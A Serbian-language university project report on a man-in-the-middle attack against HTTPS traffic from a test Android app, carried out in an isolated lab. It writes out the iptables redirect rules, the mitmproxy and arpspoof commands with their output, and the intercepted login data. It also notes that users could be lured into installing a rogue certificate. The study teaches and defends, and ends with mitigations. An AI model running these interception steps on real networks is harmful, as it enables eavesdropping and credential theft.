UNIVERZITET U BEOGRADU
FAKULTET ORGANIZACIONIH NAUKA

Tehnike zaštite u računarskim mrežama

Projektni rad

Tema: **„Man In The Middle“ napad u Android aplikacijama**

Mentor: Bojan Marčeta
Student: Vojislav Ristivojević 2016/3079

Beograd, 2017.

Sadržaj

Uvod

Mogućnosti primene kriptografskih tehnika zaštite u mobilnim aplikacijama ograničene su brojnim faktorima (specifičan hardver, nestabilni mrežni uslovi, neophodnost maksimalnog komfora za korisnike itd.) Čak i kada se oni uzmu u obzir, gotove aplikacije često imaju brojne bezbednosne propuste koji ugrožavaju privatnost komunikacije korisnika.[1] Ovi problemi proističu delom iz kompleksnosti problematike, kratkih rokova, ali i ustanovljenih loših praksi u izradi. Cilj ovog projekta je prikaz nedovoljnog nivoa bezbednosti komunikacije Android aplikacije koja se oslanja isključivo na osnovne mogućnosti HTTPS protokola kao metoda zaštite.

Konkretan slučaj Man In The Middle napada koji ćemo predstaviti podrazumeva narušeni model poverenja PKI infrastrukture, u smislu nenamenski iskorišćenog RootCA sertifikata kome sistem implicitno veruje. Ograničićemo se na slučaj provere autentičnosti servera, odnosno nećemo se baviti autentifikacijom klijenta od strane servera. Iako je zbog neophodnih preduslova previše komplikovan da bi u široj meri bio zastupljen kao pretnja u realnom svetu, ovaj napade je ipak prisutan u specifičnim okolnostima, a tada njegove posledice po bezbednost komunikacija mogu biti jako velike.

Neki od ovih slučajeva su primoravanje korisnika na uvoz sertifikata u korporativnim mrežama, preinstalacija sertifikata bez znanja korisnika, navođenje korisnika koji ne raspolažu tehničkim znanjima na instalaciju istog, instalacija od strane zlonamernog softvera, krađa ili zloupotreba regularnih sertifikata, legalnu i nelegalnu prinudu CA tela na saradnju sa državnim organima itd.

Za potrebe istraživanja ćemo koristiti namenski kreiranu android aplikaciju Tzrm01, koja komunicira putem HTTPS protokola sa .php skriptom na Nginx serveru, iako je većina popularnih aplikacija koje se koriste na Android uređajima takođe pogodna za ove svrhe.

Napad nije ograničen na Android aplikacije, niti na specifičan backend sistem, već se na sličan način može kompromitovati bilo koja komunikacija putem HTTPS-a. Ipak, zbog preteranog oslanjanja isključivo na ovaj vid zaštite podataka u Android okruženju najpogodnije je prikazati ga baš tu. Takođe, iako prvobitno zamišljen kao hakerski napad, ovakav način presecanja HTTPS komunikacije je često najlakši, a ponekad i jedini način legitimne analize ponašanja određene Android aplikacije.

[1] Egele, M., Brumley, D., Fratantonio, Y., Kruegel, C., *An Empirical Study of Cryptographic Misuse in Android Applications*, DARPA, 2017.

Od alata ćemo koristiti mitmproxy, iptables i arpspoof na Linux platformi, a radi postizanja ponovljivih rezultata, izolovanu lokalnu mrežu koju čine laptop (napadač), Android telefon (meta) i Chip (server). Pomenuti scenario je uz manje modifikacije moguće izvesti i u virtuelnom okruženju, kao i na Internetu.

Neophodni preduslovi

S obzirom da ćemo demonstraciju izvoditi u kontrolisanim uslovima lokalne mreže, simulirajući komunikaciju na Internetu, neophodno je izvršiti određene pripremne radnje na svim uključenim elementima.

Nginx web server sa php interpreterom i SSL modulom je instaliran na mini računaru Chip,[2] dodeljen mu je domen chip.home.net i ip adresa 10.0.0.1 Takođe na istom uređaju je podignut otvoreni WiFi Access Point sa SSID-em chip_net, kao i DHCP server koji dodeljuje adrese iz opsega 10.0.0.0/24.

Sama .php skripta index.php vraća unete login podatke i set podataka u JSON formatu vezanih za konkretnog korisnika.

```
<?php
header('Content-Type: application/json');

$data = json_decode(file_get_contents('php://input'), true);
$username = (empty($data["Username"])? "default_username" :
$data["Username"]);
$password = (empty($data["Password"])? "default_password" :
$data["Password"]);

$jsondata = array (
  0 =>
  array (
    'id' => '3079',
    'username' => $username,
    'password' => $password,
    'name' => 'Vojislav Ristivojevic',
    'email' => 'batica@gmail.com',
    'bank_info' =>
    array (
      'Broj kreditne kartice' => '3787 3449 3671 5000',
      'Broj racuna' => '551-1545661-25',
    ),
    'phone' => '38163555333',
    'website' => 'tor64.duckdns.org',
    'company' =>
    array (
      'name' => 'Scripttic',
      'catchPhrase' => 'Multi-layered client-server neural-net',
      'bs' => 'harness real-time e-markets',
```

[2] https://getchip.com/pages/chip

```
    ),
  ),
);
echo json_encode($jsondata);
?>
```

Serverski sertifikat i njemu pripadajući RootCA sertifikat su kreirani sledećom skriptom:

```
#!/bin/sh
openssl genrsa -out Good_RootCA_key.pem
openssl req -key Good_RootCA_key.pem -new -x509 -days 3650 -out
Good_RootCA_sertifikat.pem
openssl req -newkey rsa -keyout chip_home_net_key.pem -new -nodes -days
365 -out chip_home_net_sertifikat.crt

openssl x509 -days 365 -CA Good_RootCA_sertifikat.pem -CAkey
Good_RootCA_key.pem -req -CAcreateserial -CAserial ca.srl -in
chip_home_net_sertifikat.crt -out
chip_home_net_potpisani_sertifikat.pem
```

Ovim postupcima dobili smo punu funkcionalnost HTTPS web servera.

Na Android mobilnom telefonu je importovan Good_RootCA_sertifikat.pem čime je omogućen implicitni nivo poverenja prema legitimnom serverskom sertifikatu sajta kome pristupamo. Radi jednostavnosti, u fajl /etc/hosts unet je statički DNS upis za chip.home.net na adresi 10.0.0.1 čime je omogućena direktna komunikacija između klijenta i servera. Takođe, instalirana je aplikacija Tzrm01 koju ćemo testirati.[3]

Na laptopu kojim će napad biti izvršen instalirani su programi mitmproxy i arpspoof, uključena je opcija prosleđivanja paketa na druge IP adrese, a u firewall tabelu su dodata pravila za preusmeravanje dolaznog saobraćaja ka portovima 80 i 443 na port 8080 lokalne mašine.


```
#!/bin/sh
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port
8080
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port
8080
```

[3] https://github.com/batica81/tzrm01

Android aplikacija

Sama android aplikacija koju smo kreirali za svrhe demonstracije ima minimalnu funkcionalnost. Po otvaranju iste prikazuje se glavna forma za unos korisničkog imena, lozinke, URL-a servera (koji je predefinisan kao https://chip.home.net ali se može menjati) kao i dva dugmeta kojima se šalju login podaci, odnosno otvara detaljan prikaz serverskog sertifikata koji je bio upotrebljen pri uspostavljanju konekcije. Aplikacija šalje i prima test podatke u JSON formatu:

```
[{
    "Username": "voja_3079",
    "Password": "testsifra123"
}]
```



Osim standardnih Java biblioteka, dodate su pomoćne biblioteke za JSON formatiranje i olakšani IO rad. Aplikaciji su dodeljene privilegije INTERNET i ACCESS_NETWORK_STATE. Radi jednostavnosti i preglednosti koda, isključana je opcija provere networking on main thread, što je preporučljivo raditi samo u test okruženju jer može izazvati neželjeno ponašanje aplikacije u realnim uslovima.

Korišćene su standardne klase za rad sa HTTPS protokolom, te je sva provera raznih parametara komunikacije, uključujući i validnost sertifikata prepuštena sistemu i ne vrši se u kodu aplikacije. Ovo je takođe veoma rasprostranjena (loša) praksa u izradi Android aplikacija.

Korišćeni alati

Od alata ćemo koristiti programe mitmproxy, iptables i arpspoof na Linux platformi.

Mitmproxy je konzolni alat koji omogućava uvid i modifikaciju HTTP i HTTPS saobraćaja.[4] Za razliku od Wireshark-a i sličnih alata koje možemo koristiti za analizu običnog mrežnog saobraćaja, mitmproxy ima mogućnost presretanja SSL komunikacije. Za razliku od SSLStrip-a[5] koji potpuno uklanja SSL nivo zaštite, mitmproxy transparentno kreira neophodne sertifikate kako bi klijent imao utisak da je saobraćaj i dalje bezbedan.


Iptables je korisnički program kojim administrator linux sistema može konfigurisati pravila linux kernel firewall-a.[6] Osim funkcije zaštite, ova opcija linux Sistema se može koristiti za preusmeravanje odnosno rutiranje mrežnog saobraćaja.


Arpspoof preusmerava pakete podataka potekle od određenog ili svih uređaja na istoj lokalnoj mreži, a koji su namenjeni nekoj drugoj adresi, obično ruteru tj. gateway-u. Ovo se postiže falsifikovanjem ARP odgovora, što predstavlja veoma efikasan način prisluškivanja saobraćaja na switch-u. Preduslov za funkcionisanje programa je uključivanje kernel opcije za forwarding IP paketa ili korišćenje posebnog programa slične funkcionalnosti.[7]


[4] http://docs.mitmproxy.org/en/latest/index.html
[5] https://moxie.org/software/sslstrip/
[6] https://www.wikiwand.com/en/Iptables
[7] https://linux.die.net/man/8/arpspoof

Postupak

Ključni element za uspešno izvođenje MITM napada na HTTPS protokol je navođenje klijent uređaja da prihvati Root sertifikat koji će biti korišćen za automatsko izdavanje serverskih sertifikata za adrese koje klijentske aplikacije posećuju. Softverski paket mitmproxy sadrži efikasan način za postizanje ove funkcionalnosti u kontrolisanim uslovima, a uz manje modifikacije web interfejsa, isti se može primeniti i u realnom scenariju. Naime, pošto je komunikacija mete preusmerena kroz mitmproxy, odlaskom na adresu mitm.it program će korisniku predstaviti formu za instalaciju sertifikata za odgovarajuću platformu.







U realnom napadu, DNS redirekcijom je moguće automatski navesti korisnika na drugačije dizajniranu stranu koja objašnjava zašto je neophodno instalirati sertifikat. Drugi načini na koje je ovo moguće postići navedeni su u uvodu, a bitno je napomenuti da je ipak vrlo teško izvesti ovaj korak bez znanja i delimičnog učešća samog korisnika.

Pošto je i ovaj poslednji preduslov ispunjen, pokrenućemo mitmproxy u transparent modu i arpspoof kojim ćemo izvršiti redirekciju saobraćaja namenjenog serveru sa klijenta na laptop:

```
mitmproxy -T --host
```


```
arpspoof -t 10.0.0.225 -r 10.0.0.1
```

Rezultati


Komunikacija koja se odvija od trenutka pokretanja programa arpspoof preusmerena je kroz laptop, prihvaćena od strane iptables-a i upućena na lokalni port 8080 gde je automatski dešifrovana, te se može vršiti uvid u podatke i njihova eventualna izmena.


```
voja@lurker:~$ su
Password:
root@lurker:/home/voja# arpspoof --
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
root@lurker:/home/voja# arpspoof -t 10.0.0.225 -r 10.0.0.1
0:22:43:2b:e4:7 98:c:82:26:ad:5 0806 42: arp reply 10.0.0.1 is-at 0:22:43:2b:e4:7
0:22:43:2b:e4:7 3a:a2:8c:5d:f4:79 0806 42: arp reply 10.0.0.225 is-at 0:22:43:2b:e4:7
0:22:43:2b:e4:7 98:c:82:26:ad:5 0806 42: arp reply 10.0.0.1 is-at 0:22:43:2b:e4:7
0:22:43:2b:e4:7 3a:a2:8c:5d:f4:79 0806 42: arp reply 10.0.0.225 is-at 0:22:43:2b:e4:7
0:22:43:2b:e4:7 98:c:82:26:ad:5 0806 42: arp reply 10.0.0.1 is-at 0:22:43:2b:e4:7
```

```
2017-04-06 23:26:35 POST https://chip.home.net/
                         ← 200 application/json 286B 98ms
                Request                 Response                 Detail
Accept:           application/json
Content-Type:     application/json
User-Agent:       Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-I9100 Build/JZO54K)
host:             chip.home.net
Connection:       Keep-Alive
Accept-Encoding:  gzip
Content-Length:   40
JSON                                                                  [m:Auto]
{
    "Password": "test123",
    "Username": "test"
}
[2/2]    [showhost]                                        ?:help q:back [*:8080]
```



Zbog prethodno uspostavljenog odnosa poverenja, postupak je potpuno transparentan za korisničku aplikaciju i samo uvidom u detalje korišćenog serverskog sertifikata moguće je utvrditi da ga je u slučaju preusmerene komunikacije izdao drugi CA.





Zaključak

Napad koji smo prikazali predstavlja modifikaciju rasprostranjenog MITM koncepta prilagođenu HTTPS protokolu, koja je najzastupljeniji vid zaštite komunikacije Android aplikacija. Iako sam protokol podržava određene tehnike koje mogu smanjiti mogućnost izvođenja ovakvog napada, zbog njihove relativne kompleksnosti kao i problema u kompatibilnosti sa serverskom stranom, one se retko primenjuju.

Mnoge često korišćene aplikacije kao što su Facebook, Instagram i Twitter tek od nedavno imaju internu proveru validnosti serverskog sertifikata, dok pojedine aplikacije za e-banking i dalje prihvataju sertifikate za koje garantuje bilo koji od sistemski prihvaćenih CA. Takođe, ovaj napad je najefikasniji u kombinaciji ka drugim napadima, kojima se korisnik navodi da sam instalira sertifikat, čime otvara svoju komunikaciju napadaču koji se može nalaziti na bilo kojoj tački na putu do odredišnog servera.

Najefikasniji metod zaštite je implementacija svih adekvatnih mogućnosti HTTPS protokola u samoj aplikaciji, kao i dodavanje dodatnog sloja enkripcije saobraćaja proverenim SSL/TLS metodama na aplikativnom nivou.

Literatura

De Smet, D., Pritchett, W. L., *Kali Linux Cookbook*, Packt Publishing, 2013.

Egele, M., Brumley, D., Fratantonio, Y., Kruegel, C., *An Empirical Study of Cryptographic Misuse in Android Applications*, DARPA, 2017.

Elenkov, N., *Android Security Internals*, No Starch Press, 2014.

Ristic, I., *Bulletproof SSL and TLS*, Feisty Duck, 2014.

Ruth, A., Hudson, K., *Sertifikat Security+*, CET, 2004.

http://docs.mitmproxy.org/en/latest/index.html

https://getchip.com/pages/chip

https://github.com/batica81/tzrm01

https://linux.die.net/man/8/arpspoof

https://mitmproxy.org/

https://moxie.org/software/sslstrip/

https://www.wikiwand.com/en/Iptables